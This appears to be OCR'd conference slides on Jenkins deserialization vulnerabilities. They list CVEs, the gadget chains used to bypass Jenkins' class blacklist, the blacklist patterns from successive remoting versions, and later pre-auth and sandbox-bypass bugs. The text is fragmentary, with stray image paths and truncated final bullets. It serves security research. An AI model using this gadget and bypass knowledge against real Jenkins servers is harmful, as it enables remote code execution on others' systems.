
Risultato

```
return code: 0
stderr:
stdout: http://[redacted].int
```

Common attack vectors

- Login portal
- Known vulnerabilities

Past deserialization bugs on Jenkins



Blog | About FoxGlove Security | The Team

November 6, 2015

What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability.


By @breenmachine

What?

Past deserialization bugs on Jenkins

- CVE-2015-8103 - The first deserialization bug
- CVE-2016-0788 - Bypass the blacklist by the JRMP gadget
- CVE-2016-0792 - Bypass the blacklist by the XStream
- CVE-2016-9299 - Bypass the blacklist by the LDAP gadget
- CVE-2017-1000353 - Bypass the blacklist by the SignedObject...


Jenkins remoting 2.54


CVE-2015-8103

```java
    /*package*/ static ClassFilter createDefaultInstance() {
        List<Pattern> patternOverride = loadPatternOverride();
        if (patternOverride != null) {
            LOGGER.log(Level.FINE, "Using user specified overrides for class blacklisting");
            return new RegExpClassFilter(patternOverride);
        } else {
            LOGGER.log(Level.FINE, "Using default in built class blacklisting");
            return new RegExpClassFilter(Arrays.asList(Pattern.compile("^org\\.codehaus\\.groovy\\.runtime\\..*"),
                                                       Pattern.compile("^org\\.apache\\.commons\\.collections\\.functors\\..*"),
                                                       Pattern.compile(".*org\\.apache\\.xalan.*")
                                                ));
        }
    }
```


Jenkins remoting 2.55

CVE-2016-0788



```
private static final String[] DEFAULT_PATTERNS = {
    "^com[.]google[.]inject[.].*",
    "^com[.]sun[.]jndi[.]rmi[.].*",
    "^java[.]rmi[.].*",
    "^org[.]apache[.]commons[.]beanutils[.].*",
    "^org[.]apache[.]commons[.]collections[.]functors[.].*",
    ".*org[.]apache[.]xalan.*",
    "^org[.]codehaus[.]groovy[.]runtime[.].*",
    "^org[.]hibernate[.].*",
    "^org[.]springframework[.].*",
    "^sun[.]rmi[.].*",
};
```


Jenkins remoting 3.2



```java
    private static final String[] DEFAULT_PATTERNS = {
        "^bsh[.].*",
        "^com[.]google[.]inject[.].*",
        "^com[.]mchange[.]v2[.]c3p0[.].*",
        "^com[.]sun[.]jndi[.].*",
        "^com[.]sun[.]corba[.].*",
        "^com[.]sun[.]javafx[.].*",
        "^com[.]sun[.]org[.]apache[.]regex[.]internal[.].*",
        "^java[.]awt[.].*",
        "^java[.]rmi[.].*",
        "^javax[.]management[.].*",
        "^javax[.]naming[.].*",
        "^javax[.]script[.].*",
        "^javax[.]swing[.].*",
        "^org[.]apache[.]commons[.]beanutils[.].*",
        "^org[.]apache[.]commons[.]collections[.]functors[.].*",
        "^org[.]apache[.]myfaces[.].*",
        "^org[.]apache[.]wicket[.].*",
        ".*org[.]apache[.]xalan.*",
        "^org[.]codehaus[.]groovy[.]runtime[.].*",
        "^org[.]hibernate[.].*",
        "^org[.]python[.].*",
        "^org[.]springframework[.](?!(\\p{Alnum}+[.])*\\p{Alnum}*Exception$).*",
        "^sun[.]rmi[.].*"
    };
```


CVE-2016-9299

Jenkins remoting 3.28



```java
    private static final String[] DEFAULT_PATTERNS = {
        "^bsh[.].*",
        "^com[.]google[.]inject[.].*",
        "^com[.]mchange[.]v2[.]c3p0[.].*",
        "^com[.]sun[.]jndi[.].*",
        "^com[.]sun[.]corba[.].*",
        "^com[.]sun[.]javafx[.].*",
        "^com[.]sun[.]org[.]apache[.]regex[.]internal[.].*",
        "^java[.]awt[.].*",
        "^java[.]lang[.]reflect[.]Method$",
        "^java[.]rmi[.].*",
        "^javax[.]management[.].*",
        "^javax[.]naming[.].*",
        "^javax[.]script[.].*",
        "^javax[.]swing[.].*",
        "^net[.]sf[.]json[.].*",
        "^org[.]apache[.]commons[.]beanutils[.].*",
        "^org[.]apache[.]commons[.]collections[.]functors[.].*",
        "^org[.]apache[.]myfaces[.].*",
        "^org[.]apache[.]wicket[.].*",
        ".*org[.]apache[.]xalan.*",
        "^org[.]codehaus[.]groovy[.]runtime[.].*",
        "^org[.]hibernate[.].*",
        "^org[.]python[.].*",
        "^org[.]springframework[.](?!(\\p{Alnum}+[.])*\\p{Alnum}*Exception$).*",
        "^sun[.]rmi[.].*",
        "^javax[.]imageio[.].*",
        "^java[.]util[.]ServiceLoader$",
        "^java[.]net[.]URLClassLoader$",
        "^java[.]security[.]SignedObject$"
    };
```

CVE-2017-1000353



Jenkins is so angry that **rewrite** all the serialization protocol

into a new HTTP-based protocol

No deserialization anymore

There is no more pre-auth RCE in Jenkins core since 2017

Discover new one

Reviewing scopes

1. Jenkins core
2. Stapler framework
3. Default plugins

CVEs

1. CVE-2018-1000600 - CSRF and missing permission checks in GitHub Plugin
2. **CVE-2018-1000861 - Code execution through crafted URLs**
3. CVE-2018-1999002 - Arbitrary file read vulnerability
4. CVE-2018-1999046 - Unauthorized users could access agent logs
5. **CVE-2019-1003000 - Sandbox Bypass in Script Security and Pipeline Plugins**
6. CVE-2019-1003001 - Sandbox Bypass in Script Security and Pipeline Plugins
7. CVE-2019-1003002 - Sandbox Bypass in Script Security and Pipeline Plugins

Review Java web

- Whe
- Whe
- Whe
- **Whe**

